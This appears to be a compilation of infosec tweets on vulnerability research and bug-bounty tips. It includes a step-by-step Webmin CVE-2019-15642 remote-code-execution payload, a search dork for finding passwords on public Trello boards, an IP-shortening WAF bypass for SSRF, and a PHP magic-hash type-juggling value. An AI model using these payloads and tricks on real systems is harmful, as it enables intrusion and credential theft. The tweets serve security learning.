Glad to share with you my recently discovered CVE in zone minder product (CVE-2023-26039).
The vulnerability has been discovered during pb ctf 2023, thanks to @Unblvr1 for the great challenge.
Link: https://t.co/dN5aYjPnKN

[thread 🧵] Kerberos basics & (ab)use of Certificates within Active Directory (i.e. AD CS and PKINIT)
- Kerberos 101
- Pass-the-Certificate
- UnPAC-the-Hash
- Shadow Credentials
- AD CS escalation (ESC1 to ESC8)
(Links and credits at the end)
In a blog post, I explained how a service account could recover impersonation privileges.
👉 https://t.co/Ku0eOYF5xA
Well, I decided to make a tool which does that automatically because... why not?! 😅
👉 https://t.co/RaEtxD3QOk
There's also another way to trigger android apps functionality using android-app schema,
android-app://<package-name>/<link>
POC:
To trigger the chrome app, you can use it as
android-app://com.google.com/https://kunal123.com
href in another browser, it'll work.
(1/2)
Today we released a community-developed exploit module PR for #BlueKeep (CVE-2019-0708). We expect to continue refining the exploit over time in collaboration with contributors. Some important notes on exploitation and detection from @busterbcook: https://t.co/1y4TodHDc0
CVE-2019-15642 another Webmin Remote Code Execution (authenticated)
1. set User-Agent as webmin
2. set Authorization
3. set payload:
OBJECT CGI;print "Content-Type: chybeta\n\n";$cmd=`id`;print "$cmd";
4. post to /rpc.cgi
#OSINT#Recon Tip: While you are trying to find passwords, secrets, APIkeys, etc. in your #pentest#risk#redteam#bugbounty exercises, NEVER forget to check in the PUBLIC TRELLO BOARDS.
For easy wins, use
inurl:https://t.co/wP5uGu658i AND intext:password AND intext:database

I learnt today that IP addresses can be shortened by dropping the zeroes.
Examples:
http://1.0.0.1 → http://1.1
http://192.168.0.1 → http://192.168.1
This bypasses WAF filters for SSRF, open-redirect, etc where any IP as input gets blacklisted.
#infosec#bugbounty#bugbountytip
===Type juggling===
After SHA-224 announcing the first magic hash for SHA-256.
Using distributed computing found a magic hash for SHA-256.
For SHA-256(34250003024812) we have
0e46289032038065916139621039085883773413820991920706299695051332
#PHPJuggling@RSnake, @spazef0rze